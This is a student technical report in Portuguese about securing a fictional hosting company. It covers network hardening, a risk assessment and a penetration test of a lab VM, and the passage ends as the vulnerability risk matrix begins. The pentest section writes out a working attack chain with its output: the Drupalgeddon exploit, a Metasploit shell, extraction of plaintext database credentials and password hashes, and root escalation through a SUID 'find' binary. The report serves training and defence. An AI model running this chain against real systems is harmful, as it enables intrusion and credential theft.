

RELATÓRIO TÉCNICO

Projeto Final Network & Cybersecurity Administrator

CodeSecure, Lda.

CyberSecurity nas Empresas: Simulação de Ataque, Defesa e Monitorização

Ricardo Guedes; Rúben Silva e Tiago Bastos

Cesae 2026

Índice

Índice	1
Introdução	2
2. Enquadramento e Descrição do Cenário	3
3. Arquitetura de Rede	4
3.1. Topologia e Segmentação	5
3.2. Métodos de Hardening em Redes	5
1. Segmentação de Rede (VLANs)	5
2. Firewall	5
3. Desativar Serviços Desnecessários	5
4. Hardening de Acesso Administrativo	5
5. Port Security (Switch)	5
6. Desativar Portas Não Utilizadas	5
7. IDS/IPS (Wazuh)	6
8. Logging e Monitorização	6
9. SNMP Seguro	6
10. DHCP Snooping e Dynamic ARP Inspection (DAI)	6
11. Autenticação Centralizada (RADIUS/TACACS+)	6
12. VPN para Acesso Remoto	6
13. Atualizações e Patching	6
4. Avaliação de Riscos	6
4.2.1. Descoberta e Enumeração	9
4.2.2. Identificação de Vulnerabilidades	10
4.2.3. Exploração e Acesso Inicial	11
4.2.4. Pós-Exploração e Acesso a Credenciais	12
4.2.5. Escalada de Privilégios	14
4.2.6. Matriz de risco para vulnerabilidades identificadas	16
4.2.7. Recomendações Gerais	17
5. Administração de Sistemas - Hardening de Máquinas Linux e máquina proposta	17
5.1. Configuração Base das Máquinas	18
5.2. Firewall e SSH	18
Firewall (UFW)	18
Hardening de SSH	18
5.3. Ferramentas de Auditoria e Segurança	19
Ferramentas Básicas de Administração	19
Auditoria do Sistema (auditd)	19
AppArmor	19
Fail2ban	19
5.4. Configuração por Tipo de VM	20

VMs de Frontend Web (Apache + Sites)	21
VM Reverse Proxy (Nginx).....	21
VM com Agente Wazuh.....	21
Regras Gerais para Todas as VMs.....	21
5.5 Análise de risco máquinas propostas.....	21
6. Administração de Sistemas - Windows Server e Active Directory	23
6.1. Criação do Domínio e Domain Controller	24
6.2. Organizational Units (OUs).....	24
6.3. Política de Password e Bloqueio de Conta	25
Política de Password	25
Política de Bloqueio de Conta	25
6.4. Política de Auditoria de Login	26
6.5. User Account Control (UAC) via GPO.....	26
6.6. Política de Firewall e Regras de Acesso	27
6.7. Hardening do Domain Controller	28
Hardening Geral	29
Hardening RDP.....	29
6.8. Políticas de Proteção Adicionais via GPO	29
Reinício Automático Planeado	30
Proteção do Windows Defender	31
Proteção em Tempo Real	31
Bloqueio de Execução em Diretórios Suspeitos (%APPDATA% e %TEMP%).....	32
6.9. Homefolders por Departamento	33
7. Monitorização e SIEM - pfSense, Wazuh e rsyslog.....	34
7.1. pfSense - Firewall e DMZ	35
7.2. Centralização de Logs com rsyslog.....	35
Configuração do Servidor de Logs.....	35
Envio de Logs do Wazuh	36
7.3. Wazuh - Detecção e Resposta a Incidentes	36
Active Responses - Linux.....	36
Detecção de Vulnerabilidades	37
Proteção contra SQL Injection e Malware (YARA Rules).....	38
Monitorização de Integridade de Ficheiros	39
Active Responses - Windows.....	40
8. Conclusão	40

Introdução

A crescente digitalização dos processos empresariais e a consequente dependência das organizações face às tecnologias de informação elevaram a Cibersegurança a um dos pilares fundamentais da gestão moderna. O aumento exponencial de ciberataques, a sofisticação das técnicas utilizadas por agentes maliciosos e a constante evolução do panorama de ameaças exigem que as empresas adotem uma postura proativa na proteção das suas infraestruturas, dados e serviços. Neste contexto, a capacidade de planejar, implementar e monitorizar sistemas informáticos seguros constitui uma competência indispensável para qualquer profissional da área de redes e administração de sistemas.

O presente projeto final integrador, desenvolvido no âmbito da formação em Redes, Administração de Sistemas e Cybersecurity, tem como cenário de referência a empresa fictícia CodeSecure, Lda. - uma organização de media dimensão, com cerca de 40 colaboradores, dedicada ao desenvolvimento de software e ao alojamento de websites e serviços digitais para clientes externos. A empresa dispõe de um datacenter próprio onde são alojados os serviços críticos internos, bem como 120 websites e 14 máquinas virtuais pertencentes a clientes.

Este projeto tem como principal objetivo a conceção, implementação e análise de uma infraestrutura informática segura que integre, de forma coerente, componentes de redes, sistemas e mecanismos de cibersegurança. Pretende-se, concretamente, desenhar uma arquitetura de rede segmentada com zona desmilitarizada (DMZ), implementar e configurar servidores com boas práticas de hardening, realizar atividades de reconhecimento e deteção de vulnerabilidades enquadradas na framework MITRE ATT&CK, e implementar um sistema de centralização de logs e monitorização em tempo real através de um SIEM.

O presente relatório encontra-se organizado de forma a refletir as várias dimensões do projeto: o planeamento da topologia de rede, a implementação e administração dos servidores, as atividades de cibersegurança, e por fim a implementação do sistema de registo e monitorização de logs.

2. Enquadramento e Descrição do Cenário

A empresa CodeSecure, Lda. dedica-se ao desenvolvimento de software e ao alojamento de websites e serviços digitais para clientes externos. Trata-se de uma organização de média dimensão (cerca de 40 funcionários), com vários departamentos internos e um datacenter próprio, onde são alojados os serviços críticos da empresa e dos clientes.

A empresa faz o alojamento não apenas dos sites construídos pela equipa de programação interna, mas também de sites externos. Existem clientes que optam por ter máquinas virtuais próprias alojadas na infraestrutura da empresa CodeSecure. Atualmente a empresa tem 120 sites alojados e 14 máquinas virtuais de empresas externas.

A infraestrutura informática suporta serviços internos e serviços expostos à Internet, o que obriga a existência de segmentação de rede, controlo de acessos, monitorização contínua e implementação de medidas de segurança adequadas à proteção dos sistemas e da informação, incluindo dados pessoais.

A empresa encontra-se organizada por departamentos, nomeadamente:

- Recursos Humanos - gestão de pessoal, contratos e dados sensíveis de funcionários
- Programação - desenvolvimento de software e gestão dos websites alojados
- Suporte Técnico - manutenção da infraestrutura e suporte aos clientes
- Infraestrutura e Datacenter - gestão dos servidores de produção, desenvolvimento e monitorização

Cada departamento possui necessidades e níveis de acesso distintos, o que reforça a necessidade de segmentação de rede e controlo de acessos granular.

3. Arquitetura de Rede

3.1. Topologia e Segmentação

A arquitetura de rede foi desenhada com base no princípio de defesa em profundidade, incluindo uma zona desmilitarizada (DMZ) para os serviços expostos à Internet, redes internas segmentadas por departamento, e uma área dedicada ao datacenter. Esta abordagem limita a propagação de ataques e garante que um eventual comprometimento de um segmento não afete imediatamente os restantes.

A segmentação é implementada através de VLANs, com routing controlado e ACLs a definir o que pode comunicar com o quê. Os serviços expostos ao exterior (servidores web, reverse proxy) residem na DMZ, enquanto os sistemas internos (Active Directory, servidores de desenvolvimento, SIEM) permanecem na rede interna, protegidos por regras de firewall restritivas.

3.2. Métodos de Hardening em Redes

Foram implementadas as seguintes medidas de hardening ao nível da infraestrutura de rede:

1. Segmentação de Rede (VLANs)

Divisão da rede em segmentos lógicos para limitar a propagação de ataques e reduzir o Broadcast. Implementação através de:

- Criação de VLANs no switch e atribuição de portas
- Configuração de router-on-a-stick ou switch Layer 3 para routing controlado
- Criação de ACLs entre VLANs para restringir comunicação

2. Firewall

Controlo de tráfego com base em regras (IP, porta, protocolo). Política de default deny - bloquear tudo por defeito e permitir apenas o estritamente necessário (portas 80 e 443 para serviços web).

3. Desativar Serviços Desnecessários

Redução da superfície de ataque removendo serviços que não são utilizados:

- Em routers: desativar HTTP server e CDP (no Ip HTTP server, no cdp run)
- Em servidores: desativar FTP se não for usado, desinstalar SMBv1, remover Telnet

4. Hardening de Acesso Administrativo

Proteção do acesso a equipamentos de rede:

- Desativar Telnet completamente
- Ativar apenas SSH com autenticação por chave (sem password)
- Ativar encriptação das configurações

5. Port Security (Switch)

Limitação do número de dispositivos que se podem ligar a uma porta, prevenindo a ligação de dispositivos não autorizados via configuração de Switchport Port Security.

6. Desativar Portas Não Utilizadas

Dar shutdown a todas as portas de switch que não estejam em uso, evitando que alguém ligue um dispositivo não autorizado.

7. IDS/IPS (Wazuh)

Sistema que deteta e bloqueia atividades maliciosas. Implementado através de:

- Instalação do Wazuh Manager num servidor dedicado
- Instalação de agentes nos clientes
- Monitorização de logs e criação de regras personalizadas

8. Logging e Monitorização

Configuração de syslog para recolha centralizada de logs, definição de níveis de logging (logging trap warnings) e centralização num SIEM para análise e correlação de eventos. Em todas as máquinas foi implementado medidas de recolha de logs de eventos adicionais, para melhorar a monitorização.

9. SNMP Seguro

Uso de SNMPv3 em substituição das versões inseguras SNMPv1/v2, com autenticação SHA e encriptação AES 128.

10. DHCP Snooping e Dynamic ARP Inspection (DAI)

DHCP Snooping evita servidores DHCP falsos, definindo portas trusted. DAI (Dynamic Arp Inspection) previne ataques de ARP Spoofing, validando pacotes ARP contra a binding table do DHCP Snooping.

11. Autenticação Centralizada (RADIUS/TACACS+)

Configuração de acessos a equipamentos via servidor central (FreeRADIUS), permitindo gestão centralizada de credenciais e auditoria de acessos administrativos.

12. VPN para Acesso Remoto

Proteção de acessos externos a rede interna através de VPN IPsec ou SSL, com autenticação forte e restrição de acessos por perfil de utilizador.

13. Atualizações e Patching

Processo regular de aplicação de atualizações de segurança em todos os sistemas, corrigindo vulnerabilidades conhecidas antes de poderem ser exploradas.

4. Avaliação de Riscos

4.1 Avaliação de risco dos ativos

A avaliação de riscos foi realizada com base nos ativos identificados na infraestrutura da CodeSecure, considerando as ameaças mais relevantes para cada ativo, a probabilidade de ocorrência, o impacto potencial e as estratégias de mitigação propostas. A pontuação de risco é calculada como o produto da probabilidade (1-5) pelo impacto (1-5).

Ativo	Descrição do Risco	Ameaça	Prob.	Imp.	Res.	Estratégia de Mitigação
Credenciais de acesso	Roubo ou comprometimento de credenciais	Interno e Externo	5	5	25 - Alto	Rotação de credenciais, Monitorização
Servidores (Produção/Dev/Monit.)	Comprometimento via ransomware, exploits ou DoS	Interno e Externo	4	5	20 - Alto	Patching, EDR, MFA, backups, monitorização
Servidor exposto	DDoS, exploração de vulnerabilidades, injeção de código	Externo	5	4	20 - Alto	WAF, hardening, monitorização, backups
Websites alojados	XSS, SQLi, RCE explorados por atacantes	Externo	5	4	20 - Alto	WAF, testes de penetração, atualizações
Dados clientes externos	Acesso não autorizado, roubo de dados pessoais (RGPD)	Interno e Externo	4	5	20 - Alto	Encriptação, acesso mínimo, conformidade RGPD
Rede Interna	Movimentos laterais, captura de tráfego	Interno	4	5	20 - Alto	Segmentação, IDS/IPS, monitorização
Servidores de alojamento web	Exploração de vulnerabilidades web	Externo	5	4	20 - Alto	Hardening, WAF, atualizações, segmentação
Datacenter	Acesso não autorizado, comprometimento de disponibilidade	Interno e Externo	3	5	15 - Médio	Controlo físico rigoroso
Bases de Dados	SQL Injection, ransomware, acesso não autorizado	Interno e Externo	3	5	15 - Médio	RBAC, encriptação, auditoria, backups
Dados das VMs (externas)	Exfiltração ou modificação de dados de clientes	Interno e Externo	3	4	12 - Médio	Encriptação, controlo de acesso, backup
VMs (Empresas externas)	Exploração de vulnerabilidades para ataques laterais	Externo	3	4	12 - Médio	Atualizações, segmentação, firewall/IPS

Ativo	Descrição do Risco	Ameaça	Prob.	Imp.	Res.	Estratégia de Mitigação
Infraestrutura	Ataques a hardware, firewalls, switches	Interno e Externo	3	4	12 - Médio	Monitorização, testes de vulnerabilidades
Computadores	Malware, phishing, captura de credenciais	Interno e Externo	4	3	12 - Médio	Anti-malware, treino de phishing, MFA
Sistemas Operativos	Vulnerabilidades não corrigidas, configurações inseguras	Externo	3	4	12 - Médio	Patching, hardening, monitorização de logs
Configurações de sistemas	Alterações não autorizadas, configurações incorretas	Interno	3	4	12 - Médio	Gestão centralizada, monitorização de alterações
Código-fonte interno	Engenharia reversa, introdução de vulnerabilidades	Interno	2	4	8 - Baixo	Controlo de acesso, code review, MFA
Dados empresariais internos	Exfiltração via malware ou phishing	Interno	2	4	8 - Baixo	Encriptação, backups, classificação de informação
Dados de RH	Spear-phishing, acesso não autorizado	Interno	2	4	8 - Baixo	Acesso restrito, encriptação, políticas de confidencialidade
Logs de sistemas	Manipulação ou eliminação de logs por atacante	Interno	2	4	8 - Baixo	Centralização de logs, alertas de anomalias

Os riscos classificados como Alto (score ≥ 20) requerem atenção imediata e implementação prioritária das respetivas medidas de mitigação. Os riscos de nível Médio devem ser geridos de forma planeada, enquanto os de nível Baixo podem ser aceites com monitorização periódica.

4.2 Relatório de Vulnerabilidades: Máquina DC-1 Exposta

O processo de testes de penetração na máquina virtual do servidor exposto da empresa CodeSecure,Lda com identificação na rede DC-1 (IP: 192.168.1.26).A avaliação começou com a descoberta e enumeração da rede, levando à identificação de uma instalação vulnerável de Drupal 7 (CVE-2014-3704, também conhecido como Drupalgeddon). Foi criado um utilizador administrativo via injeção SQL, seguido da obtenção de uma shell inicial como o utilizador www-data utilizando o Metasploit. A pós-exploração envolveu a extração de credenciais da base de dados e escalada de privilégios para root utilizando um binário SUID mal configurado (find). O processo

demonstra uma cadeia de vulnerabilidades desde o acesso inicial até ao compromisso total do sistema.

Principais descobertas:

- Aplicação web vulnerável exposta na rede.
- Credenciais fracas da base de dados armazenadas em texto simples.
- Permissões SUID inadequadas em binários do sistema que permitem escalada de privilégios.

As táticas e técnicas MITRE ATT&CK são referenciadas ao longo do relatório para destacar o ciclo de vida do ataque.

4.2.1. Descoberta e Enumeração

Objetivo: Identificar hosts ativos e serviços na rede.

Comando: nmap -sn 192.168.1.*

Resultados Relevantes: Descobertos 12 hosts ativos, incluindo o alvo DC-1.lan em 192.168.1.26 (MAC: 08:00:27:59:FF:3D, NIC VirtualBox da Oracle).

TTP MITRE ATT&CK utilizadas	
Tática	Técnica
Reconhecimento	T1595 Active Scanning (descoberta de dispositivos)

Comando: nmap -sS -sV -sC -O -p- 192.168.1.26

Resultados Relevantes:

- Portas abertas: 22/tcp (SSH: OpenSSH 6.0p1 Debian), 80/tcp (HTTP: Apache 2.2.22 Debian, Drupal 7), 111/tcp (RPCbind 2-4), 47303/tcp (Status RPC).
- SO: Linux 3.2-3.16. (bastante desatualizado e com várias vulnerabilidades sem patch)
- Detalhes HTTP: Site Drupal 7, robots.txt com caminhos específicos do Drupal.

TTP MITRE ATT&CK utilizadas	
Tática	Técnica
Reconhecimento	T1595 Active Scanning (enumeração de serviços e portas) T1046 Network Service Scanning.

Comando: nmap --script http-enum,http-vuln* -p 80 192.168.1.26

Resultados Relevantes:

- Enumerados ficheiros Drupal (ex.: /UPGRADE.txt, /INSTALL.txt).
- Vulnerabilidade detectada: CVE-2014-3704 (Drupal SQL Injection)

```


PORT      STATE SERVICE
80/tcp    open  http
| http-vuln-cve2014-3704:
|   VULNERABLE:
|   Drupal - pre Auth SQL Injection Vulnerability
|   State: LIKELY VULNERABLE
|   IDs: CVE-2014-3704
|       The expandArguments function in the database abstraction API in
|       Drupal core 7.x before 7.32 does not properly construct prepared
|       statements, which allows remote attackers to conduct SQL injection
|       attacks via an array containing crafted keys.
|
|   Disclosure date: 2014-10-15
| http-enum:
|   /rss.xml: RSS or Atom feed
|   /robots.txt: Robots file
|   /UPGRADE.txt: Drupal file
|   /INSTALL.txt: Drupal file
|   /INSTALL.mysql.txt: Drupal file
|   /INSTALL.pgsql.txt: Drupal file
|   /: Drupal version 7
|   /README: Interesting, a readme.
|   /README.txt: Interesting, a readme.
|   /0/: Potentially interesting folder
|   /user/: Potentially interesting folder
|_ MAC Address: 08:00:27:59:FF:3D (Oracle VirtualBox virtual NIC)

```

TTP MITRE ATT&CK utilizadas	
Tática	Técnica
Descoberta	T1595 Active Scanning (enumeração de serviços e portas) T1518 Software Discovery (descoberta de vulnerabilidades)

4.2.2. Identificação de Vulnerabilidades

Objetivo: Confirmar vulnerabilidades exploráveis na aplicação Drupal., validar que a pagina Web encontra-se acessível.



Comando: searchsploit drupal 7.0

Resultados Relevantes: Listados exploits para Drupal 7.0 , incluindo CVE-2014-3704 (SQL Injection) e CVE-2018-7600 (Remote code execution).

```
(root@StrikeKali)-[/home/kali]
# searchsploit drupal 7.0
```

Exploit Title	Path
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution	php/webapps/46459.py

Shellcodes: No Results

TTP MITRE ATT&CK utilizadas	
Tática	Técnica
Reconhecimento	T1590 Gather Victim Host Information (descoberta de vulnerabilidades)

4.2.3. Exploração e Acesso Inicial

Objetivo: Obter acesso administrativo ao site Drupal e estabelecer uma shell.

Comando: python2 34992.py -t <http://192.168.1.26> -u cesae -p cesae123

Resultados Relevantes: Vulnerável a SQL Injection;

Foi criado utilizador admin com senha cesae123. URL de login. Resultando num ponto de entrada na base de dados.

```
(root@StrikeKali)-[/home/kali]
# python2 34992.py -t http://192.168.1.26 -u admin -p cesae123
```

```
[!] VULNERABLE!
[!] Administrator user created!

[*] Login: admin
[*] Pass: cesae123
[*] Url: http://192.168.1.26/?q=node&destination=node
```

TTP MITRE ATT&CK utilizadas	
Tática	Técnica
Acesso Inicial	T1190 Exploit Public-Facing Application (SQL injection via CVE-2014-3704).
Persistência	T1136 Create Account (adicionado utilizador admin)

Exploração Metasploit para Shell:

Comandos:

- msfconsole -q
- use exploit/unix/webapp/drupal_drupalgeddon2
- set RHOSTS 192.168.1.26
- exploit

Resultados Relevantes: Obtida shell Meterpreter como utilizador www-data.

```
meterpreter > sysinfo
Computer      : DC-1
OS            : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Architecture : i686
System Language : C
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
```

Nota: Este foi o principal ponto de entrada na máquina.

TTP MITRE ATT&CK utilizadas	
Tática	Técnica
Execução	T1059 Command and Scripting Interpreter (PHP execução via exploit).
Persistência	T1190 Exploit Public-Facing Application (SQL injection via CVE-2014-3704).

4.2.4. Pós-Exploração e Acesso a Credenciais

Objetivo: Explorar o sistema, extrair credenciais e manter o acesso.

Comandos (via shell):

- id → uid=33(www-data) gid=33(www-data).
- ls -la /var/www → Confirmados ficheiros Drupal

```

pwd
/var/www
ls -la
total 188
drwxr-xr-x  9 www-data www-data 4096 Feb 19 2019 .
drwxr-xr-x 12 root      root    4096 Feb 19 2019 ..
-rw-r--r--  1 www-data www-data  174 Nov 21 2013 .gitignore
-rw-r--r--  1 www-data www-data  5767 Nov 21 2013 .htaccess
-rw-r--r--  1 www-data www-data  1481 Nov 21 2013 COPYRIGHT.txt
-rw-r--r--  1 www-data www-data  1451 Nov 21 2013 INSTALL.mysql.txt
-rw-r--r--  1 www-data www-data  1874 Nov 21 2013 INSTALL.pgsql.txt
-rw-r--r--  1 www-data www-data  1298 Nov 21 2013 INSTALL.sqlite.txt
-rw-r--r--  1 www-data www-data 17861 Nov 21 2013 INSTALL.txt
-rwxr-xr-x  1 www-data www-data 18092 Nov  1 2013 LICENSE.txt
-rw-r--r--  1 www-data www-data  8191 Nov 21 2013 MAINTAINERS.txt
-rw-r--r--  1 www-data www-data  5376 Nov 21 2013 README.txt
-rw-r--r--  1 www-data www-data  9642 Nov 21 2013 UPGRADE.txt
-rw-r--r--  1 www-data www-data  6604 Nov 21 2013 authorize.php
-rw-r--r--  1 www-data www-data   720 Nov 21 2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19 2019 flag1.txt
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 includes
-rw-r--r--  1 www-data www-data   529 Nov 21 2013 index.php
-rw-r--r--  1 www-data www-data   703 Nov 21 2013 install.php
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 misc
drwxr-xr-x 42 www-data www-data  4096 Nov 21 2013 modules
drwxr-xr-x  5 www-data www-data  4096 Nov 21 2013 profiles
-rw-r--r--  1 www-data www-data  1561 Nov 21 2013 robots.txt
drwxr-xr-x  2 www-data www-data  4096 Nov 21 2013 scripts
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 sites
drwxr-xr-x  7 www-data www-data  4096 Nov 21 2013 themes
-rw-r--r--  1 www-data www-data 19941 Nov 21 2013 update.php
-rw-r--r--  1 www-data www-data  2178 Nov 21 2013 web.config
-rw-r--r--  1 www-data www-data   417 Nov 21 2013 xmlrpc.php
uname -a
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686 GNU/Linux

```

- Ps → descobrir/confirmar processos a correr no sistema. Relevante, apache2, php e python.

```

ps

```

PID	TTY	TIME	CMD
2092	?	00:00:00	apache2
2093	?	00:00:00	apache2
2094	?	00:00:00	apache2
2095	?	00:00:00	apache2
2096	?	00:00:00	apache2
3097	?	00:00:00	apache2
3098	?	00:00:00	apache2
3099	?	00:00:00	apache2
3102	?	00:00:00	sh
3103	?	00:00:04	php
3105	?	00:00:00	sh
3106	?	00:00:00	sh
3138	?	00:00:00	python
3204	?	00:00:00	sh
3205	?	00:00:00	sh
3229	?	00:00:00	ps

- cd sites/default; ls -la → Encontrado settings.php (legível devido à propriedade www-data).

```

cd /sites/default/
/bin/sh: 9: cd: can't cd to /sites/default/
cd sites/default
ls -la
total 52
dr-xr-xr-x  3 www-data www-data  4096 Feb 19 2019 .
drwxr-xr-x  4 www-data www-data  4096 Nov 21 2013 ..
-rw-r--r--  1 www-data www-data 23202 Nov 21 2013 default.settings.php
drwxrwxr-x  3 www-data www-data  4096 Feb 19 2019 files
-r--r--r--  1 www-data www-data 15989 Feb 19 2019 settings.php

```

- cat settings.php → Reveladas credenciais da base de dados em texto simples:

```
'default' =>
array (
  'database' => 'drupaldb',
  'username' => 'dbuser',
  'password' => 'R0ck3t',
  'host' => 'localhost',
  'port' => '',
  'driver' => 'mysql',
  'prefix' => '',
)
```

Extração da Base de Dados:

- Com conhecimento das credenciais foi possível aceder a base de dados drupaldb.
- show tables; → Resultou na listagem de 80 tabelas (ex.: users, node).
- select * from users; → Extraídos utilizadores hash de senhas e dados pessoais do utilizador “admin” e “Fred”.

```
mysql> select * from users;
select * from users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | status | timezone | language | picture | init | mail | data | the |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | 0 | 0 | NULL |  |  | 0 |  | NULL |  | the |
| 1 | admin | $$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | 1 | Australia/Melbourne |  | 0 | admin@example.com | b:0; |  |
| 1550582362 | 2 | Fred | $$DWGrxef6.D0cw85Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | 1 | Australia/Melbourne |  | 0 | fred@example.org | b:0; |  |
| 1550582225 |  |  |  |  |  |  |  |  |  |  |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Extração de dados utilizadores sistema:

- Cat /etc/passwd Descobriu-se que existe um utilizador “flag4” com privilégios de sistema.

```
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
```

TTP MITRE ATT&CK utilizadas	
Tática	Técnica
Descoberta	T1083 File and Directory Discovery (enumeração ficheiros e pastas) T1087 Account Discovery (enumeração de utilizadores).
Acesso com credenciais	T1552 Unsecured Credentials (texto simples em ficheiro config) T1003 OS Credential Dumping

4.2.5. Escalada de Privilégios

Objetivo: Escalar privilégios para “root” e para “flag4” tentou se reutilizar credenciais de acesso anteriores, sem sucesso. Foi bem sucedido no entanto a execução de

comandos para melhoria do interpretador da shell, através de invocação /bin/bash.

```
sudo su
/bin/sh: 14: sudo: not found
su root
su: must be run from a terminal
su flag4
su: must be run from a terminal
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$ export TERM=xterm
export TERM=xterm
www-data@DC-1:/var/www/sites/default$ su root
su root
Password: R0ck3t

su: Authentication failure
www-data@DC-1:/var/www/sites/default$ su flag4
su flag4
Password: R0ck3t

su: Authentication failure
```


Comandos:

- find / -perm -4000 -type f 2>/dev/null → Identificados binários SUID, incluindo /usr/bin/find e ignorar todos sem SUID, permitiu encontrar múltiplos binários com configurações indevidas.

```
find / -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
ls -la /usr/bin/find
-rwsr-xr-x 1 root root 162424 Jan  6 2012 /usr/bin/find
ls -la /usr/bin/gpasswd
-rwsr-xr-x 1 root root 66196 Feb 27 2017 /usr/bin/gpasswd
ls -la /usr/bin/passwd
-rwsr-xr-x 1 root root 45396 Feb 27 2017 /usr/bin/passwd
```

O “s” na listagem detalhada confirma a procura anterior, SUID mal configurados podem permitir abuso de comandos a um utilizador que não deveria ter as permissões root, como era este o caso do utilizador sem privilégios “www-data”.

Através de uma consulta no repositório do gtfobins, a procura de comandos característicos de técnicas Living of the land of Bins, para os binários anteriormente listados.



- find . -exec /bin/sh \; -quit → Gerada shell como root (explorada má configuração SUID no find).

```
www-data@DC-1:/var/www/sites/default$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# whoami
whoami
root
```

TTP MITRE ATT&CK utilizadas	
Tática	Técnica
Descoberta	T1069 Permission Groups Discovery (SUID binary enumeration).
Escalada de Privilégios	T1078 – Valid Accounts (tentativa reutilização de credenciais) T1068 Exploitation for Privilege Escalation (abuso de SUID em binários para comando e execução).

4.2.6 Matriz de risco para vulnerabilidades identificadas

A seguinte matriz avalia o risco de comprometimento de serviço caso a máquina seja alvo por agente exterior com intenção de exploração.

Adicionalmente foi verificado comprometimentos possíveis derivado das versões encontradas em software de sistema, foram identificados mais CVE's relevantes.

Vulnerabilidade	Probabilidade	Impacto	Risco Geral
CVE-2014-3704 (SQL Injection)	Alta	Crítico	Crítico
